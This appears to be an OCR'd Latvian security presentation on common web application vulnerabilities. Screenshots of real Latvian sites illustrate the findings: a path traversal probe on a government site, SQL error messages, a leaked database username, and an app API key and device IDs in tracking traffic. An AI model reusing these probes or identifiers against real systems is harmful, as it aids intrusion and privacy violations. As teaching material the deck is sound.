
[http://www.dvwa.org/](#)

security=medium; PHPSESSID=61m8k0mnhibsf1j71qr3aoe5p2

# Web application architecture







root@kali-ak: ~

File Edit View Search Terminal Help

root@kali-ak:~#

KALI LINUX

The quieter you become, the more you are able to hear.



Home



# A4. Tieša piekļuve resursiem: 30%

Augšupielādēti faili, piemēram, CV uzņēmumu mājas lapā

Ģenerēti faili, piemēram, rēķini vai atskaites

Direktoriju pārlūkošana – iespēja atrast ko interesantu

„Vispārzināmi resursi” – „backup” faili, .svn vai .git direktorijas, u.c.

invoice.pdf – Tor Browser

File Edit View History Bookmarks Tools Help

invoice.pdf

www.whitebook.lv/files/orders/1301/invoice.pdf

Page: 1 of 1 Automatic Zoom

**WB** The White Book

**PASŪTĪJUMA RĒĶINS**

**Datums: 22.06.2014** **Rēķina Nr.:**

Piegādātājs	<b>The White Book, SIA</b>
Reģ. Nr.	<b>50103429851</b>
Adrese	<b>Tukuma iela 6, Rīga, LV-1002</b>
Banka	AS Citadele banka
Kods	PARXLV22
Konts	LV74PARX0013271560001

Maksātājs  
Reģ. Nr. vai pers. kods.  
Piegādes adrese  
Tālrunis  
Maksājuma veids  
Komentārs

Nr.	Nosaukums	Mērv.	Daudz.	Cena bez PVN	PVN	Cena ar PVN
1	"Būs citi sūdi, šie aizmirsīsies"	gab.	1	3.57	12%	4.00
2	"Atslābsti un iedzer"	gab.	1	3.57	12%	4.00
3	"Krīti panikā un baidies"	gab.	1	3.57	12%	4.00
	Piegāde Latvijas teritorijā pa pastu		1	0.00	21%	0.00

**Kopsumma bez PVN**  
**Piegāde**



---

# A5. Konfigurācijas problēmas: 70%

Tiek pārsūtīti nešifrēti dati, kur tos būtu jāšifrē (43%)

Nedroša SSL konfigurācija (23%)

u.c.



---

# A6. Sensitīvu datu noplūde: 20%

Problēma pati par sevi vai pirmais solis tālākam uzbrukumam:

Kļūdu paziņojumi

Informācija no datubāzēm

u.c.



# Sensitīvu datu noplūde: informatīvi kļūdu paziņojumi

Tor Browser

http://giz.z...file=../../a ✕ +

giz.zpr.gov.lv/extractor/fileReader.php?file=../../a

Startpage

Smula. Dokument **/data/www/giz.zpr.gov.lv/data/extractor/../../a** neexistuje :(



# Informatīvi kļūdu paziņojumi

The screenshot shows a web browser window with the address bar displaying `www.oh.lv/index.php?p=funpics&act=g&bi=447`. The website header features the 'OH' logo and navigation links: 'LV | RU', 'SLUDINĀJUMI', 'DISKUSIJAS', 'MEKLĒT', and 'ČATS'. A 'Missing Plug-in' notification is visible in the top right. The main content area displays a database error message: `SELECT * FROM `oki_usr` WHERE `id` IN()` with the error text: 'Query error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')' at line 1'. Below this is a warning: 'Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /mnt/raid/erix/oh/core/inc/mysql.php on line 83'. The page title is 'Smieklīgas bildes #448' and the post is dated 'Iesūtījis: 70.01.01 03:00'. A 'Nākošā »' button is present. The 'Komentāri' section contains a message: 'Tikai reģistrēti lietotāji var komentēt un balsot par bildēm! Reģistrēties »'. The left sidebar includes sections for 'Mans kots' (login/register), 'OH.lv' (navigation), and 'Jautājums' (survey). The right sidebar includes 'Ātrā meklēšana', 'Smieklīgas bildes' (image gallery), and 'Tas ir jāzīn' (advertisement).



# Komentāri HTML kodā

```
582         </div>
583
584
585
586
587         <!--<div class="forums">
588             <div>
589                 <a href="http://forums.vienotiba.lv" target="_blank" title=""></a>
590             </div>
591             <div class="c">
592                 <ul>
593                     <li class="white">
594                         <a href="http://forums.vienotiba.lv/viewtopic.php?t=14286&p=22801#p22801" target="_blank"
title="">Narkomānijas apkarošanas...</a>
595                     </li>
596                     <li class="grey">
597                         <a href="http://forums.vienotiba.lv/viewtopic.php?t=14284&p=22799#p22799" target="_blank"
title="">EU līmeņa jautājums -...</a>
```

# Cita informācija



ip:91.194.77.101



**Web**

Images

Videos

News

Explore

1 RESULTS

**Izlīdzinātais maksājums - Digibrand**

[app.digibrand.lv/latvenergo\\_draugiem\\_battle/index\\_2.php](http://app.digibrand.lv/latvenergo_draugiem_battle/index_2.php) ▼

107 45. Access denied for user 'armands'@'localhost' (using password: YES)



# Informācijas nodošana trešajām pusēm

```
crashlytics.com.log — r002
{"jailbroken":false,"vendor_id":"39585D64-26FB-4F95-AD24-C59913B83E78","links_ad_support":true,"install_id":"7565F7B7-7A7A-4033-9545-561AE8806217","os_min":0,"platform_code":1,"bundle_version":"7010","started_at":1430291607,"locale":"en_LV","compiler":"unknown","advertising_id":"8B4EDCE3-EFA6-4E8E-B451-BACA787D318E","bundle_id":"██████████","machine":"N42AP","os_version":"8.2","model":"iPhone5,2","os_build":"12D508","os_max":0,"bundle short version":"0.0.18","instance_id":"e7a64862f702fcd3cf4824492e5368ee3bacc8ff","api_key":"cc40b341e5d87c15783f36695d9d5c98dc9cfd84","session_id":"55408497033E-0001-008D-636366303134","advertising_tracking_enabled":true,"generator":"Crashlytics iOS SDK√2.2.10","platform":"iOS","cores":2,"config":"unknown","debug":false,"arc":false}
1430292271468 app_became_inactive 50 {"eventId":"FF099246-2C46-4FCA-B925-43C046EF154C"}
|
```



# Informācijas nodošana trešajām pusēm

61	http://data.flurry.com	POST	/aas.do	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	149	app	do
62				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	155	text	
63				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	155	text	
64				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	336	JSON	json
65				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	346	JSON	json
66				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	307	JSON	json
67				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1383	app	json
68				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	421	app	json
69				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	420	app	json
70				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	309	JSON	json
71				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	349	app	json
72				<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	348	app	json

Request Response

Raw Params Headers Hex

```
POST /aas.do HTTP/1.1
Host: data.flurry.com
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 896
Accept-Language: en-us
Accept: */*
Connection: keep-alive

'L^k' 4XVXYW6837HDDGNV35MY 0.0.18 $CEE2F6E9-5CA4-4EE0-90B8-A3F09B3AC906 $39505D64-26FB-4F95-AD24-C59913B83E70 d)6 >@qLX
=L^j
scr.height 568 device.arch arm32 device.os.version 8.2 device.model.1 iPhone5,2 scr.width 320 0.0.18L\ memory.total
766656512 disk.size.used
1540861952 memory.used.inactive.start 253132800 cpu.load.start9.600001 memory.used.inactive.end
253595648 battery.remaining.start 84.000000 memory.used.wired.end 133677056 memory.used.wired.start
147558400 memory.used.active.start 231120896 battery.charging.start1 disk.size.total 13493145600 battery.charging.end1 boot.time
1430138517 memory.used.active.end 237686784 cpu.load.end0.800000 battery.remaining.end
85.000000 en_LV Europe/Riga @Ls33333@7 tA2
```



---

# A7: Autorizācijas problēmas: 40%

Slavenākā problēma: Datu nozagšana no VID EDS

Tipiski sastopamas administratīvajās saskarnēs:

- Lietotāju lomu tiesības tiek noteiktas vizuāli

- Atsevišķiem administratīvajiem skriptiem iztrūkst tiesību pārbaudes un zinot ceļu, tos var izpildīt jebkurš

---

## A8. CSRF un „clickjacking”: 30%

Patiesībā daudz vairāk, jo nav iekļautas zemākā riska problēmas



---

# Starpvietņu pieprasījumu viltošana (CSRF)

Izmanto faktu, ka upuris jau ir autentificējies mērķa lietojumā

Nosūta pieprasījumu no upura pārlūka uz lietojumu

Šādus uzbrukumus ir grūti pārtvert ugunsmūrī vai IDS

Ir iespējams, ja lietojums nepārbauda pieprasījuma rašanās avotu

Viena no biežāk sastopamajām ievainojamībām





Meklēt lielisku iniciatīvu...



ATRODI INTERESANTU INICIATĪVU VAI IZVEIDO JAUNU :)

USER

Agris Krusts

### Atbalsti ManaBalss.lv

Pusotra gada laikā portālu izmantojis katrs ceturtais Latvijas ledzīvotājs, īstenotas vairākas ledzīvotāju idejas, Latviju atpazīst visā pasaulē kā e-demokrātijas veiksmes stāstu. ManaBalss.lv nav iztērēts ne santīms no ledzīvotāju makšiem – to izveidoja brīvprātīgi entuziasti. Turpmākal portāla uzturēšanai nepieciešami līdzekļi. Palīdzi ziedojot!

VĒLOS  
ZIEDOT

+ RADĪT INICIATĪVU

Aktuālās | Parakstītās | Manas

Top | Jaunākās



### PAR PIESPIEDU NOMAS ZEMES KADASTRĀLO VĒRTĪBU

Piedāvājam grozīt "Nekustamā īpašuma valsts kadastra likumu", lai zemei zem daudzdzīvokļu mājām un neražojošām būvēm noteiktu vēsturiski taisnīgu kadastrālo vērtību un reālu zemes nomas un izpirkuma maksu.


10000

VĒLOS  
PARAKSTĪT

586

JAU PARAKSTĪJUŠI 586

PALĪDZI SAVĀKT VĒL 9414



### LATVIJAS ZEME LATVIJAS PILSONIEM

Ārzemju uzņēmēji un investīciju fondi veiksmīgi apiet noteikto aizliegumu un izpērk Latvijas lauksaimniecības un meža zemi. Ir jāizsludina tautas nobalsošana un jāaizliedz zemi pārdot ārzemniekiem, tādējādi saglabājot to Latvijas pilsoņu īpašumā!

## Kā strādā ManaBalss.lv?



Parādi video arī draugiem:



### Sabiedrības iniciatīvu platforma

ManaBalss.lv ir 100% leģitīma sabiedrības iniciatīvu platforma, kurā ikviena balsotāja identitāti apstiprina LR reģistrētas internetbankas un iniciatīvas var ierosināt un parakstīt ikviens LR pilsonis no 16 gadu vecuma. Katra iniciatīva, ko paraksta vismaz 10'000 pilsoņu un, kas atbilst Saeimas juridiskajiem kritērijiem, nonāks Saeimā. Lai parakstītos, lietotāji tiek savienoti ar savu internetbanku, kur banku



---

# manabalss.lv

Vēl ar vien strādā šāda balsošana:

```

```



Index of / x Sveicināti! Cālis.lv - Pirmais Lat... x +

calis.delfi.lv ☆ Google

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options



---

# Starpvietņu pieprasījumu viltošana (CSRF)

Risinājums:

Referrer galvenes pārbaude

Unikāla tranzakcijas identifikatora izmantošana

---

## A9. Publiski zināmas ievainojamības: 15%

Patiesībā ir daudz vairāk, jo statistikā nav iekļautas Wordpress, Joomla u.c. plaši izmantojamo CMS testi

## A10. Redirekti: <10%

Tik maz, jo izmanto reti



# Problēmas ar kešatmiņas pārvaldību: 20%



No.	URL	Metode	Resursi	Stāvoklis	Laiks	Ātrums
436	<code>http://www.google-analytics.c...</code>	GET	<code>/_utm.gif?utmwv=1.4&amp;utmn=15776...</code>	✓	200	404
437	<code>http://www.ziedot.lv</code>	GET	<code>/lv/users/donations</code>	✓	200	6695
438	<code>http://www.ziedot.lv</code>	GET	<code>/css/main.css?nocache=4</code>	✓	304	190
439	<code>http://galv.hit.gemius.pl</code>	GET	<code>/_1393434294070/rexdot.gif?!=30...</code>	✓	200	563
440	<code>http://www.google-analytics.c...</code>	GET	<code>/_utm.gif?utmwv=1.4&amp;utmn=21207...</code>	✓	200	404

Request	Response
Raw	Headers
Hex	HTML
Render	

```
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.10-lubuntu3.8
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Set-Cookie: ZiedotLvSess=9eq9bg62vqm4150ouubsbrjrp3; expires=Wed, 05-Mar-2014 17:03:50 GMT; path=/
Accept-Ranges: bytes
Age: 0
Date: Wed, 26 Feb 2014 17:03:50 GMT
Content-Length: 6354
Content-Type: text/html
Connection:

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str.
xmlns="http://www.w3.org/1999/xhtml" id="mendo">
<head>
  <title>Ziedojumu vēsture - ziedot.lv</title>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <link href="/favicon.
rel="icon" /><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon" />
  <link rel="stylesheet" type="text/css" href="/css/main.css?nocache=4" /> <link rel="st
href="/css/jquery.fancybox.css" />

  <!--[if lte IE 6]>
    <link rel="stylesheet" type="text/css" href="/css/main.ie6.css" /> <![endif]-->
```



# Problēmas ar kešatmiņas pārvaldību

```
435 http://galv.hit.gemius.pl GET /_1393434294070/rexdot.gif?l=30...
436 http://www.google-analytics.c... GET /__utm.gif?utmwv=1.4&utm=15776...
437 http://www.ziedot.lv GET /lv/users/donations
438 http://www.ziedot.lv GET /css/main.css?nocache=4
439 http://galv.hit.gemius.pl GET /_1393434294070/rexdot.gif?l=30...
440 http://www.google-analytics.c... GET /__utm.gif?utmwv=1.4&utm=21207...

Request Response
Raw Headers Hex HTML Render

<li><a href="/lv/users/projects">Mani projekti</a></li><li><a href="/lv/users/donations">Ziedoju v&eacute;sture</a></li><li><a href="/lv/users/passwd">Main&agrave;t paroli</a></li></ul>
</div>

<div id="content">

<h1>Ziedoju v&eacute;sture</h1>
Nav tie&scaron;saist&eacute; veiktu ziedoju. <table class="compact-list">
</table>

</div>

<div style="clear:both"></div>

</div>

<div class="clear"><br /></div>
```

```
_CACHE_003_ — Cache
_CACHE_003_
161429
161430
161431 <td class=labdaribas-projekti><a href="/lv/projects">Labdar&agrave;bas projekti</a></td><td
161432 class=par-ziedot><a href="/lv/info/par-ziedot">Par Ziedot.lv</a></td><td class='sep'></td><td
161433 href="/lv/info/ziedotajiem">Ziedot&agrave;jiem</a></td><td class='sep'></td><td class=ziedoju-saner
161434 href="/lv/info/ziedoju-sanemejiem">Pieteikt pal&agrave;dz&agrave;bu</a></td><td class='sep'></td><td clas
161435 href="/lv/news/">Jaunumi</a></td><td class='sep'></td><td class=ziedot-lv-kiosks><a
161436 href="/lv/info/ziedot-lv-kiosks">Ziedot.lv kiosks</a></td><td class='sep'></td><td class=veika
161437 href="/veikals">Veikals</a></td><td class='sep'></td><td class=atskaites><a
161438 href="/lv/info/atskaites">Atskaites</a></td> </tr>
161439 </table>
161440
161441 <div id="sidemenu">
161442 <ul>
161443
161444 <li><a href="/lv/users/projects">Mani projekti</a></li><li><a href="/lv/users/dona
161445 class="active">Ziedoju v&eacute;sture</a></li><li><a href="/lv/users/passwd">Main&agrave;t paroli</a></li>
161446
161447 </ul>
161448 </div>
161449
161450 <div id="content">
161451
161452 <h1>Ziedoju v&eacute;sture</h1>
161453
161454 Nav tie&scaron;saist&eacute; veiktu ziedoju. <table class="compact-list">
161455 </table>
161456
161457 </div>

</div>

<div style="clear:both"></div>

</div>

<div class="clear"><br /></div>
```



---

# Par lokālo „cache” atmiņu

Bieži nākas redzēt, ka netiek uzstādīti pareizi parametri „cache” atmiņas pārvaldībai

Sensitīvam vai klasificējamam saturam vajadzētu uzstādīt vismaz:

**HTTP/1.1:**

Cache-Control: no-cache

**HTTP/1.0:**

Pragma: no-cache

Expires: <datums pagātnē vai kaut kas nepareizs, piemēram 0>

---

# Problēmas ar failu augšupielādi: 30%

